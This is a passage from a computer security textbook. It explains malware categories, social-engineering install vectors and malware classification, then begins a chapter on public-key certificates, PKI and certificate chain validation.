‡**Exercise** (Other botnets). Summarize technical details of these botnets (others are in Chapter 11): a) *Storm*, b) *Conficker*, c) *Koobface*, d) *BredoLab*, e) *ZeroAccess*.

‡**Exercise** (Botnet motivation). Discuss early motivations for botnets (hint: [5]).

ZERO-DAY EXPLOITS. A *zero-day exploit* (zero-day) is an attack taking advantage of a software vulnerability that is unknown to developers of the target software, the users, and the informed public. The terminology derives from an implied timeline—the day a vulnerability becomes known is the first day, and the attack precedes that. Zero-days thus have free reign for a period of time; to stop them requires that they be detected, understood, countermeasures be made available, and then widely deployed. In many non-zero-day attacks, software vulnerabilities are known, exploits have been seen “in the wild” (in the real world, beyond research labs), software fixes and updates are available, and yet for various reasons the fixes remain undeployed. The situation is worse with zero-days—the fixes are still a few steps from even being available. The big deal about zero-days is the element of surprise and extra time this buys attackers.

LOGIC BOMBS. A *logic bomb* is a sequence of instructions, often hosted in a larger program, that takes malicious action under a specific (set of) condition(s), e.g., when a particular user logs in, or a specific account is deactivated (such as when an employee is fired). If the condition is a specific date, it may be called a *time bomb*. In pseudo-code:

```
if trigger_condition_true() then run_payload()
```

This same construct was in our pseudo-code descriptions of viruses and worms. The term *logic bomb* simply emphasizes that a malicious payload is conditional, putting the bad outcome under programmatic control. From this viewpoint, essentially all malware is a form of logic bomb (often with default trigger condition `TRUE`). Thus logic bombs are

spread by any means that spreads malware (e.g., viruses, worms, drive-by downloads).

‡**RABBITS.** If a new category of malware was defined for each unique combination of features, the list would be long, with a zoo of strange animals as in the Dr. Seuss children’s book *I Wish That I Had Duck Feet* (1965). While generally unimportant in practice, some remain useful to mention, to give an idea of the wide spectrum of possibilities, or simply to be aware of terminology. For example, the term *rabbit* is sometimes used to describe a type of virus that rapidly replicates to consume memory and/or CPU resources to reduce system performance on a host; others have used the same term to refer to a type of worm that “hops” between machines, removing itself from the earlier machine after having found a new host—so it replicates, but without population growth.

‡**EASTER EGGS.** While not malware, but of related interest, an *Easter egg* is a harmless Trojan—a special feature, credit, or bonus content hidden in a typically large program, accessed through some non-standard means, special keystroke sequence or codeword.

‡**Exercise** (Easter eggs: history). Look up and summarize the origin of the term *Easter egg* in the context of computer programs. Give three historical examples.

7.8 Social engineering and categorizing malware

This section summarizes properties that distinguish malware categories. First, we revisit use of social engineering to trick users into installing malware, and related email abuses.

SOCIAL ENGINEERING AND USER-ENABLED INSTALLS. In contrast to silently installed malware, *social engineering* attacks may trick users into one-step download, installation and execution of malware. As an early instance, the (non-malicious) email worm-virus *Happy99* (1999) convinced users to run an attached executable. Some operating systems hide filename extensions (for user-friendly interfaces), but this aids such attacks by removing one of the few visible indicators to users, e.g., extensions such as .exe (executable). Note also: on a typical OS, double-clicking a file results in program execution—either running the file if it is itself executable, or for a data file, running the executable set by default as the associated program to open it—in both cases, transferring the user process’ execution privileges. This is a form of user-enabled execution.

Example (*HTML email and preview panes*). Email began as text only. Over time, email clients came to support embedded HTML, allowing rich formatting and embedded images. Modern HTML supports embedded scripting, which then enabled (upon displaying email) execution of embedded scripts (e.g., JavaScript), including malware execution. The error was failure to foresee this rich functionality being exploited when combined with email’s open design, which allows anyone to send email to a recipient with a known email address. Among other email clients that initially ran embedded JavaScript within HTML email was *Microsoft Outlook*. Simply viewing (“opening”) an email message would run any embedded script, which might exploit available means to load additional resources to execute malicious programs. This was exacerbated by email preview panes (auto-preview), which display a portion of an email without a user explicitly “opening” the email; rendering this preview content would also run embedded scripts.

Today, essentially all email clients disable running of embedded scripts; embedded images (which commonly retrieve resources from external sites) are also no longer loaded by default, instead requiring an explicit click of a “load external images” button.

Example (.zip files). Filename extensions such as .zip, .rar and .sfx indicate a package of one or more compressed files. These may be *self-extracting executables*, containing within them scripts to uncompress, unpack, save files to disk, and begin an execution, without use of external utilities. This process may be supported depending on OS and host conventions, triggered by a double-click. If the package contains malware, on-host anti-virus (anti-malware) tools may provide protection if the unpacked software is recognizable as malicious. Few users appreciate what their double-click authorizes, and little reliable information is easily available on the scripts and executables to be executed.

Exercise (Clicking to execute). If a user interface hides filename extensions, and there is an email attachment prettyPicture.jpg.exe, what filename will the user see?

#**Exercise** (Socially engineering malware installation). Consider web-based malware installation through social engineering. Summarize tactics for: (a) gaining user attention; and (b) deception and persuasion. (Hint: [41].)

#**Exercise** (Design principles). Consider security design principles P1 (**SIMPLICITY-AND-NECESSITY**), P2 (**SAFE-DEFAULTS**), P5 (**ISOLATED-COMPARTMENTS**), P6 (**LEAST-PRIVILEGE**), P10 (**LEAST-SURPRISE**). Discuss how they relate to malware in the above examples of: (a) HTML email and auto-preview; and (b) self-extracting executables.

MALWARE CLASSIFICATION BY OBJECTIVES. One way to categorize malware is to consider its underlying goals. These may include the following.

1. *Damage to host and its data.* The goal may be intentional destruction of data, or disrupting the host machine. Examples include crashing the operating system, and deletion, corruption, or modification of files or entire disks.
2. *Data theft.* Documents stolen may be corporate strategy files, intellectual property, credit card details, or personal data. Credentials stolen, e.g., account passwords or crypto keys, may allow fraudulent account login, including to online banking or enterprise accounts; or be sold en masse, to others on underground or non-public networks (e.g., *darknets*). Stolen information is sent to attacker-controlled computers.
3. *Direct financial gain.* Direct credit card risks include deceiving users into purchasing unneeded online goods such as fake anti-virus software. Users may also be extorted, as in the case of *ransomware*. Malware may generate revenue by being rented out, e.g., on darknets (above).
4. *Ongoing surveillance.* User voice, camera video, and screen actions may be recorded surreptitiously, by microphones and web cameras on mobile and desktop devices, or by software that records web sites visited, keystrokes and mouse movements.
5. *Spread of malware.* Compromised machines may be used to further spread malware.
6. *Control of resources.* Once a machine is compromised, code may be installed for later execution or backdoor access. Remote use is made of computing cycles and communication resources for purposes including botnet service, *bitcoin mining*, as a host server for *phishing*, or as a *stepping stone* for further attacks (reducing risk that

Category name	Property (blank denotes: no)			
	BREEDS†	HOSTED	STEALTHY	VECTOR
virus	✓	✓		U
worm	✓			N
Trojan horse		✓	✓	E or S
backdoor		maybe	✓	T or S
rootkit, keylogger			✓	T or S
ransomware				T
drive-by download	★		✓	S

Table 7.2: Malware categories and properties. Botnets (unlisted), rather than a separate malware category, control other (zombie) malware. Codes for infection vector: U (user-enabled), N (network service vulnerability), E (social engineering), T (intruder, including when already resident malware or dropper installs further malware), S (insider, e.g., developer, administrator, compromised web site hosting malware). †Any category that breeds may spread a dropper (Section 7.6) for other types, e.g., rootkits, ransomware. ★The number of download sites does not increase, but site visits propagate malware.

an attack is traced back to the originating agent). Zombies enlisted to send spam are called *spambots*; those in a DDoS botnet are *DDoS zombies*.

MALWARE CLASSIFICATION BY TECHNICAL PROPERTIES. Another way to categorize malware is by technical characteristics. The following questions guide us.

- a) Does it breed (self-replicate)? Note that a drive-by download web site causes malware to spread, but the site itself does not self-replicate. Similarly, Trojans and rootkits may spread by various means, but such means are typically independent of the core functionality that characterizes them.
- b) Does it require a host program, as a parasite does?
- c) Is it covert (stealthy), taking measures to evade detection and hide its functionality?
- d) By what vector does infection occur? Automatically over networks or with user help? If the latter, does it involve social engineering to persuade users to take an action triggering installation (even if as simple as a mouseclick on some user interfaces)?
- e) Does it enlist the aid of an *insider* (with privileges beyond that of an external party)?
- f) Is it transient (e.g., active content in HTML pages) or persistent (e.g., on startup)?

Table 7.2 summarizes many of these issues, to close the chapter.

7.9 ‡End notes and further reading

For malware, Szor [62] is recommended for in-depth discussion, and Aycock [3] for a concise introduction. Nachenberg [40] gives an overview of virus detection in practice. Curry's *Unix* security book [12] opens with a summary of early malware incidents. Denning's early collection [13] on malware includes a virus primer by Spafford [57] and an

overview by Cohen [9]. Our non-existence proof (Section 7.2) is from Cohen’s book [10] based on one-day short courses. Ludwig’s earlier book [32] includes assembler, with a free online electronic edition. See Duff [15] for early Unix viruses (cf. McIlroy [36]). Other sources of information about malware include the U.S. *NVD* (National Vulnerability Database) [42], the related *CVE* list (Common Vulnerabilities and Exposures) [38], the Common Weakness Enumeration (*CWE*) dictionary of software weakness types [39], and the SecurityFocus vulnerability database [50]. The industry-led Common Vulnerability Scoring System (*CVSS*) rates the severity of security vulnerabilities.

Kong [28] gives details on developing Unix kernel rootkits, with focus on maintaining (rather than developing exploits to gain) root access; for Windows kernel rootkits, see Hoglund [20] and Kasslin [24]. *The Shellcoder’s Handbook* [2] details techniques for running attacker-chosen code on victim machines, noting “The bad guys already know this stuff; the network-auditing, software-writing, and network-managing public should know it too”; similarly see Stuttard [61] and McClure [35]. Many of these attacks exploit the mixing of code and data, including to manipulate code indirectly (vs. overwriting code pointers to alter control flow directly). For greater focus on the defender, see Skoudis and Zeltser [55], Skoudis and Liston [54], and (emphasizing reverse engineering) Peikari [43]. Tracking an intruder differs from addressing malware—see Stoll [59].

Staniford [58] analyzes the spread of worms (e.g., *Code Red*, *Nimda*) and ideas for *flash worms*. See Hunt [22] for the *Detour* tool, *DLL interception* (benign) and *trampolines* to instrument and functionally extend Windows binaries. For a gentle introduction to user mode and kernel rootkit techniques and detection, see Garcia [6]. To detect *user mode rootkits*, see Wang [64]. Jaeger [23] discusses hardening kernels against rootkit-related malware that abuses standard means to modify kernel code. For hardware-based virtual machines (HVMs), virtual machine monitors and *hypervisor rootkits* (including discussion of *Blue Pill* [48]), see *SubVirt* [27] and Desnos [14]. For *drive-by downloads* see Provos [44, 45]. For related studies of *droppers* and detecting them via analysis of downloader graphs, see Kwon [30]. For the underground economy business model of distributing malware on a *pay-per-install* basis and the resulting distribution structure, see Caballero [7]. In 1996, Young [65, 66] explained how public-key cryptography strengthened a reversible denial of service attack called *cryptovirology* (now *ransomware*). For defenses against file-encrypting ransomware, see Scaife [49] and *UNVEIL* [25]; for static analysis of *WannaCry*, see Hsiao [21]. On botnets aside from the exercises in Section 7.7, see Cooke [11] for an introduction, Shin [53] for *Conficker*, and BotMiner [18] for detection.

Code signing of applications and OS code, using dedicated *code signing certificates*, is a defense against running unauthorized programs. For an overview of Windows *Authenticode*, requirements for signing user and kernel mode drivers, and abuses, see Kotzias [29] and Kim [26]. For a history of Linux kernel module signing, see Shapiro [52]. Meijer [37] explains severe vulnerabilities in commodity *hardware disk encryption*.

References (Chapter 7)

- [1] D. Andriesse, C. Rossow, B. Stone-Gross, D. Plohmann, and H. Bos. Highly resilient peer-to-peer botnets are here: An analysis of Gameover Zeus. In *Malicious and Unwanted Software (MALWARE)*, pages 116–123, 2013.
- [2] C. Anley, J. Heasman, F. Lindner, and G. Richarte. *The Shellcoder’s Handbook: Discovering and Exploiting Security Holes (2nd edition)*. Wiley, 2007.
- [3] J. Aycock. *Computer Viruses and Malware*. Springer Science+Business Media, 2006.
- [4] H. Binsalleeh, T. Ormerod, A. Boukhtouta, P. Sinha, A. M. Youssef, M. Debbabi, and L. Wang. On the analysis of the Zeus botnet crimeware toolkit. In *Privacy, Security and Trust (PST)*, pages 31–38, 2010.
- [5] D. Bradbury. The metamorphosis of malware writers. *Computers & Security*, 25(2):89–90, 2006.
- [6] P. Bravo and D. F. Garcia. Rootkits Survey: A concealment story. Manuscript, 2009, <https://yandroksaos.github.io/files/survey.pdf>.
- [7] J. Caballero, C. Grier, C. Kreibich, and V. Paxson. Measuring pay-per-install: The commoditization of malware distribution. In *USENIX Security*, 2011. See also K. Thomas et al., *USENIX Security*, 2016.
- [8] A. Chakrabarti. An introduction to Linux kernel backdoors. The Hitchhiker’s World, Issue #9, 2004. <https://www.infosecwriters.com/HHWorld/hh9/lvtes.txt>.
- [9] F. Cohen. Implications of computer viruses and current methods of defense. Article 22, pages 381–406, in [13], 1990. Updates earlier version in *Computers and Security*, 1988.
- [10] F. B. Cohen. *A Short Course on Computer Viruses (2nd edition)*. John Wiley, 1994.
- [11] E. Cooke and F. Jahanian. The zombie roundup: Understanding, detecting, and disrupting botnets. In *Steps to Reducing Unwanted Traffic on the Internet (SRUTI)*, 2005.
- [12] D. A. Curry. *UNIX System Security: A Guide for Users and System Administrators*. Addison-Wesley, 1992.
- [13] P. J. Denning, editor. *Computers Under Attack: Intruders, Worms, and Viruses*. Addison-Wesley, 1990. Edited collection (classic papers, articles of historic or tutorial value).
- [14] A. Desnos, E. Filiol, and I. Lefou. Detecting (and creating!) an HVM rootkit (aka BluePill-like). *J. Computer Virology*, 7(1):23–49, 2011.
- [15] T. Duff. Experience with viruses on UNIX systems. *Computing Systems*, 2(2):155–171, 1989.
- [16] M. W. Eichin and J. A. Rochlis. With microscope and tweezers: An analysis of the Internet virus of November 1988. In *IEEE Symp. Security and Privacy*, pages 326–343, 1989.
- [17] N. Falliere, L. O. Murchu, and E. Chien. W32.Stuxnet Dossier. Report, ver. 1.4, 69 pages, Symantec Security Response, Cupertino, CA, February 2011.
- [18] G. Gu, R. Perdisci, J. Zhang, and W. Lee. BotMiner: Clustering analysis of network traffic for protocol- and structure-independent botnet detection. In *USENIX Security*, pages 139–154, 2008.
- [19] J. A. Halderman and E. W. Felten. Lessons from the Sony CD DRM episode. In *USENIX Security*, 2006.

- [20] G. Hoglund and J. Butler. *Rootkits: Subverting the Windows Kernel*. Addison-Wesley, 2005.
- [21] S.-C. Hsiao and D.-Y. Kao. The static analysis of WannaCry ransomware. In *Int'l Conf. Adv. Comm. Technology (ICACT)*, pages 153–158, 2018.
- [22] G. Hunt and D. Brubacher. Detours: Binary interception of Win32 functions. In *3rd USENIX Windows NT Symp.*, 1999.
- [23] T. Jaeger, P. van Oorschot, and G. Wurster. Countering unauthorized code execution on commodity kernels: A survey of common interfaces allowing kernel code modification. *Computers & Security*, 30(8):571–579, 2011.
- [24] K. Kasslin, M. Ståhlberg, S. Larvala, and A. Tikkanen. Hide'n seek revisited – full stealth is back. In *Virus Bulletin Conf. (VB)*, pages 147–154, 2005.
- [25] A. Kharraz, S. Arshad, C. Mulliner, W. K. Robertson, and E. Kirda. UNVEIL: A large-scale, automated approach to detecting ransomware. In *USENIX Security*, pages 757–772, 2016.
- [26] D. Kim, B. J. Kwon, and T. Dumitras. Certified malware: Measuring breaches of trust in the Windows code-signing PKI. In *ACM Comp. & Comm. Security (CCS)*, pages 1435–1448, 2017.
- [27] S. T. King, P. M. Chen, Y.-M. Wang, C. Verbowski, H. J. Wang, and J. R. Lorch. SubVirt: Implementing malware with virtual machines. In *IEEE Symp. Security and Privacy*, pages 314–327, 2006.
- [28] J. Kong. *Designing BSD Rootkits: An Introduction to Kernel Hacking*. No Starch Press, 2007.
- [29] P. Kotzias, S. Matic, R. Rivera, and J. Caballero. Certified PUP: Abuse in Authenticode code signing. In *ACM Comp. & Comm. Security (CCS)*, pages 465–478, 2015.
- [30] B. J. Kwon, J. Mondal, J. Jang, L. Bilge, and T. Dumitras. The dropper effect: Insights into malware distribution with downloader graph analytics. In *ACM Comp. & Comm. Security (CCS)*, 2015.
- [31] M. Lipp, M. Schwarz, D. Gruss, T. Prescher, W. Haas, A. Fogh, J. Horn, S. Mangard, P. Kocher, D. Genkin, Y. Yarom, and M. Hamburg. Meltdown: Reading kernel memory from user space. In *USENIX Security*, pages 973–990, 2018. See also “Spectre Attacks”, Kocher et al., *IEEE Symp.* 2019.
- [32] M. Ludwig. *The Little Black Book of Computer Viruses*. American Eagle Publications, 1990. A relatively early exposition on programming computer viruses, with complete virus code; the 1996 electronic edition was made openly available online.
- [33] J. Ma, G. M. Voelker, and S. Savage. Self-stopping worms. In *ACM Workshop on Rapid Malcode (WORM)*, pages 12–21, 2005.
- [34] J. Marchesini, S. W. Smith, and M. Zhao. Keyjacking: The surprising insecurity of client-side SSL. *Computers & Security*, 24(2):109–123, 2005.
- [35] S. McClure, J. Scambray, and G. Kurtz. *Hacking Exposed 6: Network Security Secrets and Solutions (6th edition)*. McGraw-Hill, 2009.
- [36] M. D. McIlroy. Virology 101. *Computing Systems*, 2(2):173–181, 1989.
- [37] C. Meijer and B. van Gastel. Self-encrypting deception: Weaknesses in the encryption of solid state drives. In *IEEE Symp. Security and Privacy*, 2019.
- [38] Mitre Corp. CVE–Common Vulnerabilities and Exposures. <http://cve.mitre.org/cve/index.html>.
- [39] Mitre Corp. CWE–Common Weakness Enumeration: A Community-Developed Dictionary of Software Weakness Types. <http://cwe.mitre.org>.
- [40] C. Nachenberg. Computer virus-antivirus coevolution. *Comm. ACM*, 40(1):46–51, 1997.
- [41] T. Nelms, R. Perdisci, M. Antonakakis, and M. Ahamad. Towards measuring and mitigating social engineering software download attacks. In *USENIX Security*, 2016.
- [42] NIST. National Vulnerability Database. U.S. Dept. of Commerce. <https://nvd.nist.gov/>.
- [43] C. Peikari and A. Chuvakin. *Security Warrior*. O'Reilly Media, 2004.

- [44] N. Provos, P. Mavrommatis, M. A. Rajab, and F. Monroe. All your iFRAMES point to us. In *USENIX Security*, 2008.
- [45] N. Provos, D. McNamee, P. Mavrommatis, K. Wang, and N. Modadugu. The ghost in the browser: Analysis of web-based malware. In *USENIX HotBots*, 2007.
- [46] J. A. Rochlis and M. W. Eichin. With microscope and tweezers: The Worm from MIT's perspective. *Comm. ACM*, 32(6):689–698, 1989. Reprinted as [13, Article 11]; see also more technical paper [16].
- [47] A. D. Rubin. *White-Hat Security Arsenal*. Addison-Wesley, 2001.
- [48] J. Rutkowska. Subverting Vista kernel for fun and profit. Blackhat talk, 2006. <http://blackhat.com/presentations/bh-usa-06/BH-US-06-Rutkowska.pdf>.
- [49] N. Scaife, H. Carter, P. Traynor, and K. R. B. Butler. CryptoLock (and Drop It): Stopping ransomware attacks on user data. In *IEEE Int'l Conf. Distributed Computing Systems*, pages 303–312, 2016.
- [50] SecurityFocus. Vulnerability Database. <http://www.securityfocus.com/vulnerabilities/Symantec>.
- [51] A. Shamir and N. van Someren. Playing “hide and seek” with stored keys. In *Financial Crypto*, pages 118–124, 1999. Springer LNCS 1648.
- [52] R. Shapiro. A History of Linux Kernel Module Signing. <https://cs.dartmouth.edu/~bx/blog/2015/10/02/a-history-of-linux-kernel-module-signing.html>, 2015 (Shmoocon 2014 talk).
- [53] S. Shin and G. Gu. Conficker and beyond: A large-scale empirical study. In *Annual Computer Security Applications Conf. (ACSAC)*, pages 151–160, 2010. Journal version: *IEEE TIFS*, 2012.
- [54] E. Skoudis and T. Liston. *Counter Hack Reloaded: A Step-by-Step Guide to Computer Attacks and Effective Defenses* (2nd edition). Prentice Hall, 2006 (first edition: 2001).
- [55] E. Skoudis and L. Zeltser. *Malware: Fighting Malicious Code*. Prentice Hall, 2003.
- [56] E. H. Spafford. Crisis and aftermath. *Comm. ACM*, 32(6):678–687, 1989. Reprinted: [13, Article 12].
- [57] E. H. Spafford, K. A. Heaphy, and D. J. Ferbrache. A computer virus primer. Article 20, pages 316–355, in [13], 1990.
- [58] S. Staniford, V. Paxson, and N. Weaver. How to Own the Internet in your spare time. In *USENIX Security*, 2002.
- [59] C. Stoll. *The Cuckoo’s Egg*. Simon and Schuster, 1989.
- [60] B. Stone-Gross, M. Cova, L. Cavallaro, B. Gilbert, M. Szydlowski, R. A. Kemmerer, C. Kruegel, and G. Vigna. Your botnet is my botnet: Analysis of a botnet takeover. In *ACM Comp. & Comm. Security (CCS)*, pages 635–647, 2009. Shorter version: *IEEE Security & Privacy* 9(1):64–72, 2011.
- [61] D. Stuttard and M. Pinto. *The Web Application Hacker’s Handbook*. Wiley, 2008.
- [62] P. Szor. *The Art of Computer Virus Research and Defense*. Addison-Wesley and Symantec Press, 2005.
- [63] K. Thompson. Reflections on trusting trust. *Comm. ACM*, 27(8):761–763, 1984.
- [64] Y. Wang and D. Beck. Fast user-mode rootkit scanner for the enterprise. In *Large Installation Sys. Admin. Conf. (LISA)*, pages 23–30. USENIX, 2005.
- [65] A. L. Young and M. Yung. Cryptovirology: Extortion-based security threats and countermeasures. In *IEEE Symp. Security and Privacy*, pages 129–140, 1996.
- [66] A. L. Young and M. Yung. On ransomware and envisioning the enemy of tomorrow. *IEEE Computer*, 50(11):82–85, 2017. See also same authors: “Cryptovirology”, *Comm. ACM* 60(7):24–26, 2017.



Chapter 8

Public-Key Certificate Management and Use Cases

8.1 Certificates, certification authorities and PKI	214
8.2 Certificate chain validation and certificate extensions	217
8.3 ‡Certificate revocation	221
8.4 CA/PKI architectures and certificate trust models	224
8.5 TLS web site certificates and CA/browser trust model	229
8.6 Secure email overview and public-key distribution	235
8.7 ‡Secure email: specific technologies	238
8.8 ‡End notes and further reading	241
References	242

Chapter 8

Public-Key Certificate Management and Use Cases

This chapter explains certificate management and public-key infrastructure (PKI), what they provide, technical mechanisms and architectures, and challenges. Two major certificate use cases are also considered here as examples: TLS as used in HTTPS for secure browser-server communications, and end-to-end encrypted email. Additional applications include SSH and IPsec (Chapter 10), DNSSEC (Chapter 11), and trusted computing.

In distributed systems, cryptographic algorithms and protocols provide the foundations for access control to remote computing resources and data services, and for authorization to change or store data, and to remotely execute commands. Authentication is a common first step in authorization and access control. When passwords are used for remote authentication, they typically travel over a channel itself secured by authentication and confidentiality based on cryptographic keys. These keys protect not only data in transit but also data at rest (stored). *Key management*—the collection of mechanisms and protocols for safely and conveniently distributing such keys—includes managing not only session keys per Chapter 4, but public keys (as discussed herein) and their corresponding long-term private keys.

8.1 Certificates, certification authorities and PKI

We first discuss certificates and certification authorities, and then give a quick overview of public-key infrastructure.

INTEGRITY OF PUBLIC KEYS. Public keys are used in cryptographic algorithms and protocols.¹ As their name suggests, they need not be kept secret—a defining property is that knowing a public key does not allow deduction of the corresponding private key. However, the *authenticity* (and related *integrity*) of a public key is essential for security—by this, we mean knowing to whom a public key “belongs”, since that is the party assumed

¹Chapter 2 provides background on public-key cryptography, and briefly introduces certificates.

to know, and protect, the corresponding private key. The danger is that if the encryption public key of an intended recipient B is substituted by that of an opponent, the opponent could use their own private key to recover the plaintext message intended for B .

PUBLIC-KEY CERTIFICATES. A *public-key certificate* is used to associate a public key with an owner (i.e., the entity having the matching private key, and ideally the only such entity). The certificate is a data structure that *binds* a public key to a named Subject, by means of a digital signature generated by a *trusted third party* called a *Certification Authority* (CA). The signature represents the CA's assertion that the public key belongs to the named Subject; having confidence in this assertion requires trust that the CA making it is competent and reliable on such statements. Any party that relies on the certificate—i.e., any *relying party*—places their trust in the issuing CA, and requires the corresponding valid public key of that CA in order to verify this signature. Verifying the correctness of this signature is one of several steps (Section 8.2) that the relying party's system must carry out as part of checking the overall validity of the target public-key certificate.

NAMES IN CERTIFICATES. The certificate fields Subject (owner) and Issuer (signing CA) in Table 8.1 are of data type Name. Name is a set of attributes, each a pair <attribute name, value>. Collectively, the set provides a unique identifier for the named entity, i.e., serves as a *distinguished name* (DN). Commonly used attributes include: Country (C), Organization (O), Organizational Unit (OU), and Common-Name (CN). Examples are given later in the chapter (Figures 8.9 and 8.11).

Field name	Contents or description
Version	X.509v3 or other versions
Serial-Number	uniquely identifies certificate, e.g., for revocation
Issuer	issuing CA's name
Validity-Period	specifies dates (Not-Before, Not-After)
Subject	owner's name
Public-Key info	specifies (Public-Key-Algorithm, Key-Value)
extension fields (optional)	Subject-Alternate-Name/SAN-list, Basic-Constraints, Key-Usage, CRL-Distribution-Points (and others)
Signature-Algorithm	(algorithmID, parameters)
Digital-Signature	signature of Issuer

Table 8.1: X.509v3 public-key certificate fields.

CERTIFICATE FIELDS. Beyond the public key, Subject and Issuer names, and CA signature, a certificate contains other *attribute* fields that allow proper identification and safe use of the public key (Table 8.1). These include: format version, serial number, validity period, and signature algorithm details. The public-key field has two components, to identify the public-key algorithm and the public-key value itself. X.509v3 certificates, which are the certificates most commonly used in practice, have both these basic fields and *extension fields* (Section 8.2). The CA signature is over all fields for integrity protection, i.e., the hash value digitally signed encompasses all bits of all fields in the certificate.

CA CHECKS BEFORE ISSUING CERTIFICATE. Before a CA issues a certificate to a requesting party, it is expected to exercise due diligence. A CA is vouching not for the character or integrity of the entity named in the certificate, but rather for an association between an entity name and a public key. Related to a certificate's Public-Key and Subject or Subject–Alternate–Name, three aspects deserve special attention:

1. Evidence of knowledge of the corresponding private key. A malicious party should not be able to acquire a certificate associating its name with another entity's public key. The requesting party should thus be required to provide a *proof of knowledge* of the private key, e.g., by the CA sending a fresh challenge and verifying a response, wherein the CA uses the public key and the requesting party uses the private key.
2. Evidence of ownership or control of computer-addressable identities related to the Subject field in the pending certificate. For example, control of an asserted domain name, email address or phone number should be demonstrated to the CA.
3. Confirmation of asserted natural-world names (for high-quality certificates). If an organization name is asserted, the CA should carry out cross-checks to confirm the requesting party is legitimately affiliated with, or authorized by the organization to acquire the pending certificate; if an individual name is asserted and intended to represent a natural-world person (rather than an explicitly identified *pseudonym*), then suitable personal identification may be requested.

The extent of these and other checks made depends on the operational policy of the CA. For TLS certificates, three grades of certificate result (Section 8.5).

ACQUIRING A CERTIFICATE. Protocols have been standardized for an end-entity to request a certificate from a CA (exercise below). An end-entity sends the CA a *cetification request* including a DN, public key, and optional additional attributes. This is typically preferred over the CA itself generating the end-entity's public-private key pair, in which case the CA must be trusted not to disclose or abuse the private key.

‡**Exercise** (Certificate management protocol). Summarize the protocols of RFC 4210, by which an end-entity requests and receives a certificate from a CA. (Hint: [1]. This RFC allows certificate requests per the earlier PKCS #10 of RFC 2986 [37].)

PKI. A *public-key infrastructure* (PKI) is a collection of technologies and processes for managing public keys, their corresponding private keys, and their use by applications. Its primary end-goal is to facilitate use of long-term keys used to authenticate entities, and to enable establishment of authenticated session keys. In this way, PKI facilitates encryption, data integrity, and also digital signatures for entity authentication, data origin authentication and (in theory, but far less commonly in practice) non-repudiable, legally recognized signatures. PKI involves (Fig. 8.1):

1. data structures related to key management (e.g., certificates, formatted keys);
2. use of cryptographic toolkits and related methods for automating key management;
3. architectural components such as CAs and (public-key) *certificate directories*; and
4. procedures and protocols for approving, acquiring and updating keys and certificates.




Figure 8.1: PKI components and lifecycle.

Standardization of PKI elements, e.g., X.509v3 *certificate profiles* (describing common certificate fields and how they are used), has aided interoperability and use of supporting components and software libraries across vendors and products. PKI support for public-key cryptography improves automation, scalability, security and convenience compared to infrastructures based on symmetric keys only, and older practices (manual sharing, manual entry, and hard-coding of symmetric keys and passwords).

#ADDITIONAL PKI ASPECTS. A challenging aspect often overlooked is management of long-term private keys. If stored encrypted under keys derived from user-chosen passwords, they are at risk to offline password-guessing attacks (Chapter 3). Lifecycle support for non-repudiable signatures adds significant complexity (beyond common capabilities, and e.g., requiring notary services), to reconstruct time-relevant revocation information. CAs may also use a Registration Authority (RA) to facilitate certificate requests.

#Exercise (PKI components and lifecycle management). Figure 8.1 outlines major PKI components. Summarize the tasks each addresses (hint: [35, Fig. 13.10 on p. 579]).

8.2 Certificate chain validation and certificate extensions

VALIDATING CERTIFICATES AND CERTIFICATE CHAINS. CAs issue certificates for end-entities, e.g., human users in the case of email certificates, web servers in the case of TLS certificates. A CA may also issue a certificate for the public key of another CA, sometimes called an *intermediate CA*, e.g., when the first CA is a *trust anchor* or atop a hierarchy (Section 8.4). This results in the concept of a *certificate chain* (Fig. 8.2). Before the public key in a certificate is relied on for some intended purpose, the relying party should *validate* the certificate, i.e., check to ensure that “everything is in order”. The steps for validating a certificate include checking that the target certificate:

1. has not expired, and the current date is in the range [Not-Before, Not-After];




Figure 8.2: Certificate chain validation.

2. has not been revoked (Section 8.3);
3. has a signature that verifies (mathematically), using the signing CA's public key;
4. is signed by a CA whose public key is (available and) itself trusted;
5. has a Subject or Subject–Alternate–Name matching the semantics of use. For example, if it is supposedly a TLS certificate from a browsed-to domain, the domain name in the certificate should match the URL domain the browser is visiting. If the certificate is for encrypting email to party *B*, the email address that the mail client believes corresponds to *B* should match that given in the certificate.²
6. use is consistent with all constraints specified in certificate extension fields or policies (e.g., path length, key usage restrictions, name constraints—explained on page 220).
7. if not directly signed by a *trust anchor* CA, then a valid chain of certificates from a trust anchor to the target certificate must be available, with all the above steps checked for every certificate in the chain (Fig. 8.2). Trust anchors are defined on page 219.

